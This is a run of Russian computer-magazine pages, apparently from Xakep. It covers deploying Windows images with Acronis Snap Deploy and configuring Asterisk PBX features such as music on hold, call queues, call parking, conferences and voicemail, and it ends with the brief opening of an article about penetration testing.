Для работы сервера потребуется компьютер класса Pentium с 128 Мб ОЗУ под управлением Windows NT/2k/2k3 с настроенным DHCP-сервером. Этим решение от Acronis отличается от реализации RIS/WDS, требующей как минимум Windows 2k3 Server. На компьютере, являющемся консолью администратора, а также в качестве развертываемой системы можно использовать и Windows 98/Me. Хотя отмечается, что при помощи Acronis Snap Deploy, используя загрузочный носитель, под силу развернуть любую систему на платформе x86. Поддерживаются файловые системы FAT16/32,

NTFS, ext2/ext3, ReiserFS, Reiser4, XFS, JFS и Linux SWAP. Так что теоретически простор для творчества велик.


УСТАНОВКА ACRONIS SNAP DEPLOY

Демонстрационную версию Acronis Snap Deploy и ключ, дающий 15 дней на ознакомление с его работой, можно получить на сайте проекта (www.acronis.ru) после регистрации. Установка выполнена в едином для всех продуктов Acronis стиле, поэтому если ранее ты сталкивался с установкой других решений, то найдешь здесь много знакомого. После запуска исполняемого файла появится меню; любой доступный компонент можно извлечь в виде msi-файла, воспользовавшись контекстным меню. Если в сети нет действующего сервера лицензий Acronis (Acronis License Server), развертывание Snap Deploy следует начинать именно с него, так как последующие элементы будут требовать наличия такого сервера. Установка Acronis License Server производится при помощи понятного мастера. Если размещение консоли управления сервером лицензий планируется на другом компьютере, следует применить вариант установки «Выборочная» и отметить устанавливаемые компоненты. После установки Acronis License Server надо добавить в его базу все номера лицензий используемых продуктов Acronis (установка Acronis License Server подробно описана в мартовском номере «Хакера» за 2007 год. — Прим. редактора). Одна лицензия позволяет управлять одним сервером Snap Deploy.


Следующий шаг — установка основного компонента всей системы — Acronis OS Deploy Server. Здесь тебя встретит аналогичный мастер. После подтверждения согласия с лицензионным соглашением следует указать сервер лицензий. Возможен автоматический поиск сервера или ввод данных вручную. После того как Acronis OS Deploy Server будет установлен, таким же образом устанавливаем консоль управления Acronis Snap Deploy на компьютер администратора. Установка консоли проста и не должна вызвать никаких затруднений. Также по умолчанию будет установлен мастер создания загрузочных образов, можно воспользоваться «Выборочным вариантом» и указать только необходимые компоненты.

Перед тем как продолжить работу, следует убедиться в доступности лицензии, для чего вызываем консоль управления и выбираем пункт «Управление лицензиями». Если нужная лицензия присутствует в списке, значит все в порядке и можно идти дальше; в противном случае ее следует импортировать, нажав «Добавить лицензию».

В дальнейшем установку остальных компонентов, в том числе и на удаленные системы, можно производить при помощи консоли, выбрав пункт «Сервис → Установка компонентов Acronis». Появившийся мастер уда-



Выбор диска для клонирования



Настройка сетевых параметров шаблона

ленной установки проведет нас за руку по всем этапам. Сначала следует указать источник, в качестве которого может выступать извлеченный msi-файл, CD/DVD-диск или зарегистрированный в Snap Deploy компонент. Для дальнейшего использования устанавливаемый компонент можно скопировать и зарегистрировать. Далее, в зависимости от предыдущего выбора, следует указать устанавливаемый компонент, затем компьютер, на который его необходимо установить, и учетные данные для доступа. Если устанавливаемый компонент для работы требует перезагрузки компьютера (например, агент управления Acronis Snap Deploy), ставим флажок в этом же окне.

Инсталляция последнего компонента Acronis PXE Server не сложна — достаточно 4 раза нажать кнопку «Далее» :). После установки к нему нужно подключиться, для этого выбираем в консоли «Настройка PXE Server» и нажимаем в меню пункт «Обновить PXE Server». Появится очередной мастер, на втором шаге которого следует отметить компоненты Acronis, которые будут доступны при удаленной загрузке. Если на компьютере имеются другие решения от Acronis, они также будут указаны в этом списке. В частности, Acronis Snap Deploy можно использовать для развертывания файлов образов, созданных в программе Acronis True Image. После нажатия на кнопку «Приступить» все отобранные компоненты будут подготовлены для загрузки по сети, а их список появится в окне консоли.

ПОДГОТОВКА К СОЗДАНИЮ ОБРАЗОВ

Если компьютеры не поддерживают удаленную загрузку по сети, нам потребуются два диска. При помощи диска с Acronis Master Image Creator будем создавать эталонные образы, а диск с Acronis Snap Deploy Agent позволит управлять удаленным компьютером с консоли. Для того чтобы создать такой диск, достаточно нажать ссылку «Создать загрузочный диск» и следовать указаниями мастера. Устанавливаем систему, программное обеспечение, которое разрешено к использованию в сети предприятия, и все доступные на момент установки патчи и исправления.

Но при клонировании систем на ядре NT есть один момент, о котором следует знать. Так как эта система ориентирована на работу в сетевом окружении, для каждой учетной записи создается идентификатор безопасности (SID, security identifier), который используется при ограничении прав пользователей. Естественно, что SID во всех операционных системах, установленных путем клонирования, будут одинаковы, а значит, пользователи этих машин смогут получить равные права.

Для решения этой проблемы следует использовать утилиту System Preparation Tool (sysprep.exe), входящую в состав дистрибутива Windows (файл system\tools\deploy.cab). Как вариант — она свободно скачивается (если будет пройдена проверка на


подлинность установленной ОС) с сайта Microsoft. Утилиту sysprep можно запустить как в командной строке, передав ей в качестве аргументов нужные параметры, так и двойным щелчком мышки. По окончании работы компьютер перезагрузится. При следующей загрузке или установке системы ей будет присвоен новый SID, а запустившийся мастер поможет произвести остальные настройки. По окончании все файлы, связанные с sysprep, будут удалены. Дополнительно к sysprep можно использовать файл sysprep.inf, в котором указаны ответы на вопросы, задаваемые этим мастером установки. Таким образом, можно полностью автоматизировать весь процесс. Если система клонируется при помощи таких программ, как Acronis True Image, использование sysprep обязательно. А Snap Deploy умеет самостоятельно присваивать SID, настройкой TCP/IP, домена или рабочей группы.

Эталонный образ можно создать двумя способами: локально, используя на компьютере-источнике загрузочный диск Acronis Master Image Creator, или удаленно, при помощи консоли управления Acronis Snap Deploy. Несмотря на все удобства удаленного создания образов, разработчики рекомендуют первый способ. Присутствие лишних программ в образе нежелательно, а Acronis Snap Deploy Agent обязательно попадет в слепок и после развертывания будет установлен на всех компьютерах. Хотя, учитывая его возможности, описанные выше, это может быть даже плюсом.


СОЗДАНИЕ ОБРАЗОВ

Для создания загрузочных дисков выбираем пункт «Создать загрузочный диск» и следуем указаниям мастера Acronis Media Builder. На втором шаге предстоит выбрать продукты Acronis, которые будут установлены на этот диск (Acronis Snap Deploy Agent и Acronis Master Image Creator). Отметив один из пунктов и установив флажок «Автоматически запускать после», можно разрешить автоматическую загрузку этого компонента через указанный промежуток времени. Далее выбираем устройство, которое будет использовано для создания загрузочного носителя. В качестве последнего может выступать CD/DVD-привод, ISO-файл или сервер со службой удаленной установки RIS/WDS.

Теперь загружаемся на эталонном компьютере при помощи диска или по сети с использованием RIS. В появившемся меню выбираем Acronis Master Image Creator. Через некоторое время последует запрос на его настройку. Если в сети нет настроенного DHCP-сервера, компьютер не сможет подсоединиться к ней. В этом случае в окне настроек тебе необходимо указать IP-адреса найденных сетевых интерфейсов.



Компьютер в ожидании начала установки



Выбор устройства для создания образа

И встречаем мастер создания эталонных образов. Работа с ним стандартна и напоминает создание образов разделов в Acronis True Image. Просто выбираем диск, образ которого нужно создать, а затем указываем место хранения эталона. Это может быть раздел жесткого диска, сетевой ресурс, привод, флеш-карта и прочее. Но учти, что выбирать отдельные разделы диска, как это происходит в True Image, здесь нельзя, только целые диски. В один образ можно включать один или несколько дисков. Далее устанавливаем сжатие, деление архива на части, проверку целостности образа, комментарии (при большом количестве образов ремарками пренебрегать не стоит, легче будет найти нужный).

СОЗДАНИЕ ШАБЛОНА

Итак, эталонные образы у нас уже есть, но, перед тем как начать непосредственное развертывание систем, следует создать шаблоны. В шаблоне администратор сохраняет план процедуры развертывания, указав специфические для данной сети настройки. Для этого переходим в «Управление развертыванием» и выбираем «Создать шаблон». Очередной мастер сначала предложит создать новый шаблон или использовать существующий. Пока шаблона у нас нет, поэтому выбираем первый вариант и указываем на созданный эталонный образ. На следующем шаге мастер позволит создать произвольное число учетных записей пользователей, которые могут принадлежать к одной из трех групп: «Администраторы», «Опытные пользователи» и «Пользователи». Далее следует ввести имя компьютера и указать принадлежность к домену или рабочей группе. Чтобы присвоить уникальные имена, можно использовать маски. Например, указав в поле «Имя компьютера» Office{0}, мы получим имена Office0, Office1 и т.д. При необходимости через запятую можно задать конечную цифру в нумерации. Так, при Office{1,3} будут выданы имена от Office1 до Office3.

Затем переходим к настройке сетевых параметров компьютеров. Можно указать автоматическое назначение адресов при помощи DHCP, задать диапазон вручную или оставить установки, сохраненные в образе, без изменений. Активация флажка «Изменить идентификатор безопасности» в следующем окне позволит создать уникальный для каждого компьютера SID, заменив записанный в образе. Следующие два шага мастера помогут указать файлы и каталоги, которые должны быть скопированы на все целевые компьютеры после завершения процесса установки, а также список приложений и скриптов, которые необходимо запустить в конце работы.


И, наконец, предпоследнее окно мастера. Здесь указываем, что нужно сделать после окончания всех процедур (выключить или перезагрузить компьютер), метод использования дискового пространства (весь диск или как в образе) и настройки сети. В последнем случае задается полоса пропускания и выбирается режим передачи: групповой и одноцелевой. Каждый имеет свои достоинства и недостатки. При выборе первого меньше нагрузка на сеть, так как образ передается по широковещательному адресу один раз и сразу всем компьютерам, но для этого нужна поддержка IGMP. Во втором случае производится «персональная» установка, информация передается каждому компьютеру, полоса пропускания делится поровну между компьютерами. Далее задаем описание шаблона и после сохранения результата можно приступать к установке.

РАЗВЕРТЫВАНИЕ ОБРАЗОВ

Включаем целевой компьютер и загружаем агент Acronis Snap Deploy, используя PXE-сервер, RIS или загрузочный диск. Как и в случае с Acronis Master Image Creator, при необходимости настраиваем сетевые интерфейсы, но здесь появилась еще одна вкладка — «Развертывание», в которой можно указать адрес или имя сервера Acronis Snap Deploy. После подтверждения настроек агент будет пытаться подключиться к серверу.

На сервере в окне «Управление развертыванием», во вкладке «Развертывание», должны появиться компьютеры, на которых работает агент, с указанием их IP- и MAC-адресов. В этом же окне можно затем отслеживать ход процесса установки на каждый компьютер. Если все в порядке, нажатием «Управление развертыванием» запускаем мастер развертывания. Выбираем компьютеры, на которые будет производиться установка. Если их много, просто устанавливаем флажок «Все компьютеры» и выбираем шаблон развертывания. Можно использовать имеющийся шаблон или создать свой. При необходимости мастер может уточнить недостающие параметры (например, имя компьютера). После этого начнется процесс копирования файлов на удаленные компьютеры и установка системы.

Ничто не мешает в процессе развертывания запустить агенты в новой группе компьютеров, начав параллельный процесс. В зависимости от размера образов, количества компьютеров и пропускной способности сети, вся процедура на современных компьютерах может занять порядка 10-20 минут, что, согласись, по сравнению с традиционной установкой, ничтожно мало. При этом новая система практически полностью готова к работе сразу по окончании установки. ■



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /



VoIP ОСОБОГО НАЗНАЧЕНИЯ

ПОЛЕЗНЫЕ ФИЧИ ASTERISK IP-PBX

Возможности сервера IP-PBX Asterisk не ограничиваются лишь обслуживанием звонков клиентов. В зависимости от характера деятельности организации, в которой будет использоваться Asterisk, могут понадобиться и некоторые другие его возможности. Например, в службе поддержки не помешает функция перехвата или перенаправления звонков, а использование голосовой почты поможет всегда «отвечать» на звонки клиентов. И это далеко не все, что может этот сервер.

MUSIC ON HOLD

Слушать гудки, пока абонент не снял трубку, невероятно скучно. Чтобы избежать неприятных ощущений, можно установить мелодию, которая будет проигрываться вместо гудков. В Asterisk в качестве источника звука можно использовать WAV, MP3, UL, RAW и другие файлы, в том числе и потоковое аудио. Формат WAV в версии 1.4.x используется по умолчанию и является предпочтительным, так как отнимает меньше системных ресурсов. Учитывая нагрузку на канал и качество связи, 8 бит часто вполне достаточно, использовать файлы с лучшим качеством не стоит. В ранних версиях для воспроизведения MP3-файлов необходимо было установить mpg123. Сейчас разработчики Asterisk отказались от его использования, и теперь для поддержки MP3 достаточно установить пакет asterisk-addons. Будем считать, что мелодии подготовлены, открываем файл /etc/asterisk/musiconhold.conf и создаем новый класс, состоящий из нескольких директив:

\$ SUDO MCEDIT /ETC/ASTERISK/MUSICONHOLD.CONF

```
[none]
mode=files
directory=/dev/null

[default]
mode => files
directory => /var/lib/asterisk/moh
random=yes
```

Первый класс, обозначенный none, будет использоваться для обеспечения тишины при помощи Music on Hold (МОН). Второй описывает ресурс для МОН. В нем мы указали режим воспроизведения файлов, каталог, в котором находится музыка, и установили случайное воспроизведение. Если файлы имеют специфический формат, который не может воспроизвести Asterisk, или хочется задействовать потоковое аудио, полученное с Shoutcast или подобного сервера, дополнительно необходимо использовать директиву application. Например, MP3 с потокового сервера можно воспроизвести, добавив такие строки:

```
mode=custom
application=/usr/local/bin/mpg123 -q -r 8000 -f 8192 -s
--mono http://shoutserver:8000/
```

В качестве аргумента в application можно использовать и скрипты, умеющие воспроизводить музыку в определенном формате. Теперь в нужных секциях extensions.conf прописываем параметры МОН:


\$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
[default]
; Устанавливаем класс для МОН
exten => s,1,SetMusicOnHold(default)

[local]
; Первым делом указываем обязательное использование
```



Создание голосовых ящиков



Файл voicemail.conf

```

Answer
exten => 6000,1,Answer
exten => 6000,2,MusicOnHold()

; Создаем макрос для отключения МОН
[macro-nomusic]
exten => s,1,NoOp()
exten => s,2,SetMusicOnHold(none)

; Используем его для отключения при соединении по IAX
[outgoing]
exten => 7020,1,NoOp(Dial -> IAX2/outbound/${EXTEN})
exten => 7020,n,Dial(IAX2/outbound/${EXTEN},,M(nomusic))
exten => 7020,n,Hangup
    
```

В каждом диалплане можно использовать свой класс МОН и вешать трубку по истечении определенного времени. Например, так:

```

exten => 5000,2,SetMusicOnHold(myclass)
exten => 5000,3,WaitMusicOnHold(20)
exten => 5000,4,Hangup
    
```

Здесь варианты реализации зависят от твоей фантазии. Да, и не забывай перезапускать Asterisk после изменений в конфигурации:

```

$ sudo asterisk -r
CLI> reload
    
```

ИСПОЛЬЗОВАНИЕ АГЕНТОВ

Asterisk может работать как система, автоматически распределяющая поступающие вызовы (ACD — Automatic Call Distribution). В службах поддержки это очень полезная возможность. Пользователь звонит на один из номеров, а на звонок отвечает свободный в данное время сотрудник. Реализуется эта функциональность при помощи агентов, которые активируются в системе, используя специальную процедуру, и делают себя доступными для приема вызовов. Агенты определяются в файле agents.conf:

\$ SUDO MCEDIT / ETC / ASTERISK / AGENTS.CONF

```

[general]
; Сохранение статуса агентов в локальной базе (не требует
; повторной регистрации в случае перезагрузки сервера)
persistentagents=yes
; Разрешение/запрет привязки нескольких агентов к одному
; экстеншену
multiplelogin=yes

[agents]
    
```

```

; Количество неудачных регистраций агента перед отказом
; maxlogintries=3
; Разрешение отключения агента, если трубка в течение
; указанного времени не снята (в секундах)
autologoff=15
; Отключаем обязательное нажатие кнопки <#> при регист-
; рации агента
ackcall=no
; Время (в мс) между отключением и повторным вызовом
; агента (например, чтобы пользователь успел заполнить
; отчет)
wrapuptime=5000
; Класс МОН
musiconhold = default
; Звуковой сигнал, проигрываемый для подключенных аген-
; тов
custom_beep=beep
; Звуковой файл, проигрываемый при отключении агента
agentgoodbye => vm-goodbye
; Членство в группах для агентов, используется в
; queues.conf
; group=1,2
; Далее описывается запись разговоров агентов; эта сек-
; ция является глобальной для канала агентов chan_agent;
; включение записи (по умолчанию выключена)
; recordagentcalls=yes
; Формат файла: wav (по умолчанию), gsm, wav49
; recordformat=gsm
; Строка, добавляемая к имени при записи, позволяет
; формировать URL
; urlprefix=http://localhost/calls/
; По умолчанию записи сохраняются в /var/spool/asterisk/
; monitor, каталог можно изменить
; savecallsin=/var/calls
; Описание агентов в виде <agent => agentID,
; agentPassword,имя>
agent => 3001,1234,Vasja Pupkin
agent => 3002,2345,Serg Grinder
    
```

Но следует помнить, что номера телефонов и ID агента — это не одно и то же. В Asterisk агенты не привязаны к одному номеру и могут подключаться к любым номерам, то есть агент — это как бы еще один виртуальный телефон. Кстати, эту фичу можно использовать и в том случае, если сотрудники постоянно перемещаются. Привязав к каждому сотруднику агента, его всегда можно «поймать» вне зависимости от того, какой телефон он сейчас использует. Применение агентов не снимает необходимости в создании записи для регистрации телефона в sip.conf и экстеншена в extensions.conf. При поступлении входящего звонка Asterisk поднимает трубку, переводя вы-

```
grinder@grinder:~$ sudo grep -v "\#" /etc/asterisk/agents.conf

[general]
persistentagents=yes

[agents]
musiconhold => default
agent => 3001,1234,Vasja Pupkin
agent => 3002,2345, Serg Grinder
grinder@grinder:~$
```

Настройки агентов

```
grinder@grinder:~$ sudo grep -v "\#" /etc/asterisk/queues.conf

[MyQueue]
strategy=ringall
timeout=15
retry=5
weight=0
wrapuptime=15
maxlen = 0
announce-frequency = 0
announce-holdtime = no
members
member => Agent/3001
member => Agent/3002
member => Agent/301 ; группа агентов

("You are now first in line.")
("There are")
```

Очереди обработки вызовов

зов в «отвеченное» состояние. Если все номера заняты, использование МОН может немного развлечь звонящего, скрасив тоскливые минуты ожидания. Очереди для обработки вызовов определены в файле queues.conf, а имена очередей вызовов используются в качестве аргумента Queue в extensions.conf. В queues.conf все можно оставить по умолчанию, достаточно добавить в конце файла описание новой очереди:

\$ SUDO MCEDIT /ETC/ASTERISK/QUEUES.CONF

```
[MyQueue]
; Персональный МОН, используется, если нет musiconhold в
agents.conf
; musicclass = default
; Поиск свободного агента
strategy=ringall
timeout=15
retry=5
; Вес очереди
weight=0
wrapuptime=15
; Максимальное количество абонентов в очереди (без
ограничений)
maxlen = 0
; Когда объявлять о приблизительном времени ожидания или
позиции абонента в очереди (0 – выключение)
announce-frequency = 0
; Включение в анонсы времени ожидания абонента
(yes|no|once)
announce-holdtime = no
; Описание агентов, обслуживающих очередь
member => Agent/3001
member => Agent/3002
; Группа агентов
;member => Agent/@1
```

Кстати, здесь же можно записать агентов в качестве участников, обрабатывающих указанную очередь. Поэтому некоторые параметры файлов agents.conf и queues.conf совпадают.

Чтобы агенты могли регистрироваться, необходимо в extensions.conf добавить специальные расширения и занести сам экстеншен:

\$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
; Для регистрации
exten=> 7001,1,AgentCallbackLogin(||${CALLERIDNUM}@callcenter)
; Для выхода
exten=> 7002,1,AgentCallbackLogin(||)
;
```

```
[callcenter]
exten=> 911,1,Answer
exten=> 911,2,Ringing
exten=> 911,3,Wait(2)
exten=> 911,4,Queue(MyQueue)
exten=> 911,5,Hangup
```

Теперь, чтобы зарегистрировать агента, набираем номер 7001. Вводим пароль и логин по подсказкам системы. После регистрации агент будет поставлен в очередь на обработку звонков, поступающих по номеру 911. Позвонив на номер 7002, можно сменить экстеншен или, нажав кнопку <#>, отменить регистрацию агента.

ПАРКОВКА ВЫЗОВА

Парковка вызова (Call parking) является одним из несомненных удобств, предоставляемых Asterisk. Работает это так. Ты поднимаешь трубку и в процессе разговора понимаешь, что разбираться с проблемой должен другой сотрудник либо для выяснения всех обстоятельств необходимо перейти на другое рабочее место. Вместо того чтобы просить абонента перезвонить по другому телефону, ты, просто набирая комбинацию клавиш, помещаешь вызов во временный слот и, перейдя на новое место и набрав номер этого слота, продолжаешь разговор. Параметры парковки и комбинация для передачи вызова определяются в файле features.conf. После установки сервера в нем активированы следующие параметры:

\$ SUDO MCEDIT /ETC/ASTERISK/FEATURES.CONF

```
[general]
; Экстеншен для парковки
parkext => 700
; Слоты для парковки
parkpos => 701-720
; Контекст для парковки
context => parkedcalls
; Время парковки (в секундах), после которого будет произведен вызов по первому номеру
parkingtime => 45
; Время набора цифры при передаче вызова
transferdigittimeout => 3
; Оповещения
courtesytone = beep
xfersound = beep
xferfailsound = beeper
; Отсылка информации на экраны ADSI-телефонов
adsipark = yes

[featuremap]
; Комбинация активации передачи звонка
```



```
blindxfer => #
; Разъединение
disconnect => *
```

И в диалплане тех пользователей, которым разрешена парковка, подключаем экстеншен parkedcalls:

```
include => parkedcalls
```

Теперь если во время разговора нажать клавишу <#>, а затем номер, указанный в parkedext (в нашем примере 700), ты услышишь номер слота, к которому будет подключен абонент. Только набирать нужно быстро, иначе получишь сообщение о неудачной операции. Набрав на другом телефоне полученный номер слота, ты сможешь продолжить разговор.

Теперь несколько другая ситуация, также нередкая в любом офисе, — сотрудник, находящийся рядом, по некоторым причинам не может ответить на телефонный звонок. В таком случае можно подойти к звонящему телефону или просто набрать определенную комбинацию плюс номер звонящего телефона и перехватить вызов (Call Pickup). Реализуется это несколькими способами. Самый простой — добавить в описание каждого аккаунта параметры callgroup и pickupgroup. В этом случае нажмем «*8» можно перехватить звонок на любой номер в пределах группы. Комбинация цифр для перехвата определена в переменной pickupexten в файле features.conf. В остальных случаях надо использовать функцию Pickup:

```
Pickup(extension[@context][&extension2@context...])

[xxxxxxx]
exten => *8,1,Pickup(1111@xxxxxxx)
exten => 1111,1,Dial(1111,60,rtT)
```

Следует помнить, что перехват вызова работает только в пределах технологии SIP, IAX, Zapata и т.д. То есть, например, в схеме «SIP-телефон — SIP-телефон» Pickup работать будет, а перехватить входящий звонок с обычной телефонной линии с помощью SIP-телефона не получится.

КОНФЕРЕНЦИИ

Не менее полезной функцией Asterisk является возможность создания виртуальных комнат для конференций, в которых могут одновременно общаться все абоненты, имеющие доступ. Комнаты конференции описываются в файле meetme.conf. Причем, обнаружив вызов meetme(), сервер перечитывает этот файл, поэтому при внесении в него изменений сервер перезапускает не требуется.

\$ SUDO MCEDIT /ETC/ASTERISK/MEETME.CONF

```
[rooms]
; Описание конференции в виде
; conf => confM[,pin][,adminpin]
conf => 1234
conf => 2345,9938,0123
```

Как видишь, здесь все просто. Например, в комнату 1234 может зайти каждый абонент, в чей контекст она включена при помощи конструкции «MeetMe(confno, [options])». Для доступа к 2345 потребуется ввести PIN 9938, пин администратора — 0123. Теперь в нужный контекст добавляем строку:

```
exten => 500,1,MeetMe(2345|p)
```

Необязательный параметр r позволяет абоненту отключиться от конференции нажатием <#>. Описание остальных параметров можно найти по адресу www.asteriskguru.com/tutorials/meetme_conf.html.

РАБОТА С ГОЛОСОВОЙ ПОЧТОЙ

В статье «Строим телефонную сеть» из ноябрьского номера [за прошлый год я применил в одном из расширений команду VoiceMail, но работу с голосовой поч-

той мы не настраивали. Естественно, такой полезной возможностью пренебрегать нельзя. Настройки голосовых ящиков производятся в файле voicemail.conf. Параметров в нем много, большинство из них касается настройки почтового уведомления, сообщающего пользователю о наличии нового сообщения.

\$ SUDO MCEDIT /ETC/ASTERISK/VOICEMAIL.CONF

```
[general]
; Формат файла для записи сообщения
format=wav49|gsm|wav
; Адрес для поля From e-mail
serveremail=Asterisk
; Разрешение прикреплять voicemail к письму
attach=yes
; Команда для отправки email
mailcmd=/usr/sbin/sendmail -t
; mailcmd=/usr/exim/bin/exim -t
; Временная зона
tz=moscow

; Далее описываем контекст(ы) для голосовых ящиков; некоторые параметры секции general здесь можно переопределить как для всей секции, так и индивидуально
[default]
1234 => 4242,Test Mailbox,grinder@localhost
4444 => 0855,Master,master@localhost,grinder@ua.fm,attach=yes|serveremail=asterisk@grinder.com|tz=kiev

[office]
101=>2345,VoiceMail,,,
102=>2345,Vasja Pupkin,vasja@localhost
```

Здесь определено два контекста для голосовой почты: default и office. Первым идет почтовый ящик 1234 с паролем для доступа 4242, именем пользователя Test Mailbox и почтовым адресом grinder@localhost. В ящике 4444 показано, как можно переопределить глобальные настройки для конкретной записи. В ящике 101 не указан почтовый адрес, что означает, что email о наличии нового сообщения отправляться не будет. В записи абонента не забываем использовать параметр mailbox=102@office и в файл extensions.conf (в соответствующие диалпланы) добавляем:

\$ SUDO MCEDIT /ETC/ASTERISK/EXTENSIONS.CONF

```
include => voicemail
...
[office]
; Записываем голосовое сообщение, если пользователь не снимает трубку
exten => 1234,1,Dial(SIP/1234,20)
exten => 1234,2,Voicemail(1234@default)
...
; Циркулярный голосовой ящик для 101 и 102
exten => 100,1,VoiceMail(u101&102)
; Проверка наличия сообщений в 101
; Флаг 's' означает, что пароль при проверке сообщений вводить не нужно
exten => 111,1,VoiceMailMain(s101@office)
; Если имеется несколько почтовых ящиков в диапазоне 100-199, можно разрешить оставлять в них сообщения напрямую после набора «*» и номера расширения (флаг 'u' — Unavailable-сообщение)
exten => *_1XX,1,VoiceMail(u${EXTEN:1})
exten => *_1XX,2,Hangup
```

Кстати, по адресу romik-g.livejournal.com/19022.html доступна таблица перевода сообщений (с английского на русский) голосового ящика для Asterisk 1.4.x.☑



КРИС КАСПЕРСКИ



ПЕН-ТЕСТИНГ ПО ОБЕ СТОРОНЫ СЕРВЕРА

ТЕСТЫ НА ПРОНИКНОВЕНИЕ: СОВЕТЫ ПРАКТИКУЮЩИМ АДМИНАМ И ХАКЕРАМ

Популярность пен-тестов отчасти вызвана абсолютным непониманием целей, стоящих перед пен-тестером, а также методов их достижения. Заказывая тест на проникновение, администратор в большинстве случаев выбрасывает деньги на ветер, не получая взамен никакой информации о реальных угрозах и дефектах системы безопасности, но чтобы понять это, нужно хотя бы на время превратиться в хакера и взглянуть на задачу с позиции атакующего. Мысль раскрывает боевые секреты пен-тестеров, которые наверняка заинтересуют как администраторов, так и хакеров.

Мысль долго занимался пен-тестами, хотя не особо это афишировал. Методом проб и ошибок был выработан четкий и эффективный план действий, позволяющий проникать внутрь защищенных сетей с минимальными усилиями и практически без отрыва от основного «делопроизводства», то есть фактически в полном бэкграунде. И вот теперь этот план, отшлифованный до зеркального блеска, мысль выносит на всеобщее обозрение.

